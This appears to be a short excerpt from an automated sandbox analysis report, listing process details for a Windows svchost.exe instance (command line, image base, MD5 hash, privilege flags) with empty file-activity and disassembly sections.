Start date:	01/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly